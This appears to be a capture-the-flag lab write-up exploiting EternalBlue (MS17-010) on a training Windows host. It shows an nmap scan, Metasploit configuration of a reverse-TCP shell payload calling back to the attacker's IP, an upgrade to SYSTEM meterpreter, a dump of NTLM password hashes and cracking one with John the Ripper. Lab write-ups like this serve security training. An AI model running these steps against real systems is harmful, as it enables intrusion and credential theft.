This room shows how to exploit the EternalBlue vulnerability, MS17-010, to gain control of a misconfigured machine. We'll use a kali linux VM, nmap, Metasploit, and JTR to complete this room.

Recon

Scan The Machine

I'll run nmap to enumerate ports on the machine and find which ones are open to attack.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln  10.201.59.69
```

Using the -sV flag shows the version of services that are being run on open ports.
The script "vuln" will check external databases and probe for possibly exploitable attributes of the services.

```
PORT      STATE    SERVICE       VERSION
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WOR
KGROUP)
3389/tcp  open     ms-wbt-server Microsoft Terminal Service
|_ssl-ccs-injection: No reply from server (TIMEOUT)
7002/tcp  filtered afs3-prserver
49152/tcp open     msrpc         Microsoft Windows RPC
49153/tcp open     msrpc         Microsoft Windows RPC
49154/tcp open     msrpc         Microsoft Windows RPC
49158/tcp open     msrpc         Microsoft Windows RPC
49159/tcp open     msrpc         Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wann
acrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
```

After a while, our nmap returns some promising results.

How many ports are open with a port number under 1000?

The first section of our nmap result shows the ports in question.

```
PORT      STATE    SERVICE       VERSION
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WOR
```

There are 3, all running Windows services.

What is this machine vulnerable to?

A few vulnerabilities were checked, but only one returned vulnerable.

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

That vulnerability is ms17-010. We are also shown CVE-2017-0143, an entry corresponding to the EternalBlue exploit.

Gain Access

Start Metasploit

Running "msfconsole" opens Metasploit, along with a cool ASCII art referencing the Oregon Trail game.

Find the exploitation code we will run against the machine.

To find the exploitation code, I'll run "search" with the name of the exploit we are attempting to leverage against the machine.

```
msf6 > search ms17_010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check
 Description
   -   ----                                      ---------------  ----     -----
 ----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
```

To use this exploit, all we have to type is the command "use", then the number corresponding to the entry of the response that contains our desired exploit. In this case, 0.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Now, we have selected the desired exploit, but we still need to configure it properly. The command "options" will show us what required fields we need to edit before running the exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.me
                                             tasploit.com/docs/using-metasploit/basi
                                             cs/using-metasploit.html
```

The only option that is required and not currently set is RHOSTS, which is the remote hosts we are attacking. Changing RHOSTS is simple enough, we just use the "set" command and enter RHOSTS, then our target IP.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.201.59.69
RHOSTS ⇒ 10.201.59.69
```

Now, RHOSTS is properly set, and all our required values have entries.

Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

TryHackMe wants us to use a shell payload, rather than a meterpreter payload., which is the default.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse
_tcp
payload ⇒ windows/x64/shell/reverse_tcp
```

The payload has been successfully configured.

Run the exploit!

Simple enough, we just type "run", and wait for the exploit to run.

Theoretically.

Unfortunately, my exploit failed multiple times, even after quitting and rerunning. After some research, I found that I may need to specify my TryHackMe IP as LHOST in Metasploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.6.4.153
LHOST ⇒ 10.6.4.153
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Now, we can run again, and the exploit should succeed.

```
[+] 10.201.12.217:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.201.12.217:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.201.12.217:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----

C:\Windows\system32>
```

Satisfyingly, Metasploit rewards me with a nice big banner that says **"WIN"**, and even more satisfyingly, we've been granted a shell on the target machine. Next, I background the session, and move on to the next section.

Escalate

Convert Shell To Meterpreter

To convert our shell to a meterpreter shell, TryHackMe recommends manually setting the module path to use the "shell_to_meterpreter" module. For convenience, I will use a simpler command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -u -1
```

The command "sessions" with the flags -u -1 simply upgrades our most recently opened session to a meterpreter shell, without the hassle.

After running, I use "sessions" to verify that we have a successfully upgraded meterpreter shell.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  1         shell x64/windows        Shell Banner: Microsoft Windows [     10.6.4.153:4444 -> 10.201.12.217:4
                                     Version 6.1.7601] -----               9189 (10.201.12.217)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC          10.6.4.153:4433 -> 10.201.12.217:4
                                                                           9195 (10.201.12.217)
```

We do! Session 2 is a meterpreter shell.

Verify that we have escalated to NT AUTHORITY\SYSTEM.

We can see under the "Information" column in the above image that our 2nd session has escalated to NT AUTHORITY\SYSTEM on the machine JON-PC.

List all of the processes running via the 'ps' command. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id.

Simple enough. I run ps, and I pick the service host process.

```
PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x64   0
100   696   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
```

Migrate to this process using the 'migrate PROCESS_ID' command.

Initially, migration to the service host fails, so I pick another process running at NT AUTHORITY\SYSTEM. I pick PowerShell.

```
meterpreter > migrate 100
[*] Migrating from 1604 to 100...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 2076
[*] Migrating from 1604 to 2076...
[*] Migration completed successfully.
meterpreter >
```

PowerShell works! We've successfully migrated processes.

Run the command 'hashdump'

This command will dump all of the password hashes as long as we have escalated privileges. running "hashdump" yields:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

The only non-default user here is Jon (*Like the guy from Garfield.*)

Copy this password hash to a file and research how to crack it.

First, I'll echo the password hash into a text file.

```
┌──(kali㉿kali)-[~]
└─$ echo aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d > JonHash
```

Next, I'll use John to crack the password. First, we specify the format as NT because the hash is coming from a Windows OS. Next, we specify the wordlist as rockyou.txt, a combination of multiple popular password lists. Finally, I'm specifying the pot to a temporary file.

JTR stores all successfully cracked passwords in a file called john.pot, and because I have already completed this lab (I'm redoing it for a formal writeup), John is being lazy, and telling me

my request has already been completed. I could just use "--show" to show what the previous crack resulted in, but I'd rather my writeup be comprehensive, hence the temporary pot solution.

```
┌──(kali㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt --pot=newpot JonHash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (aad3b435b51404eeaad3b435b51404ee)
```

Success! We've cracked the password, which I've obscured.

Find Flags!

Flag 1: Found at system root

Found at system root is a freebie. We just navigate to the C drive, and a quick "ls" shows the first flag file.

```
meterpreter > cd C:\\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:36 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 18:22:01 -0400  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 18:28:38 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2025-09-30 21:13:35 -0400  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:22 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2025-09-30 21:37:29 -0400  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-12 22:13:28 -0500  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 18:36:30 -0400  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 15:27:21 -0400  flag1.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys
```

I cat this file, and our first flag is revealed!


```
meterpreter > cat flag1.txt
flag[redacted]meterpreter >
```

Flag2: This flag can be found at the location where passwords are stored within Windows.


I navigate to the config folder of System32, then use "ls" again to list the contents.

```
meterpreter > cd Windows\\System32\\config\\
```

Towards the bottom, we find our second flag!



I try catting the file, and my session dies. Oops!




I re-upgrade my shell, navigate back to the file, and cat again.


Flag 2 is obtained!

Flag3: This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

Navigating to Jon's Documents folder reveals our third and final flag file.



Catting the flag file shows the flag.



Conclusion

This was a fun room that uses a variety of tools and helps familiarize users with the Metasploit Framework, and I would recommend it for anyone who hasn't used Metasploit yet, or is interested in how EternalBlue works!